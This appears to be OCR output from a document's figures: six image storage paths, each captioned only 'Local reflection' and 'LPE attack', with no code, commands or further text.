
Local reflection

LPE attack




Local reflection

LPE attack




Local reflection

LPE attack




Local reflection

LPE attack




Local reflection

LPE attack




Local reflection

LPE attack



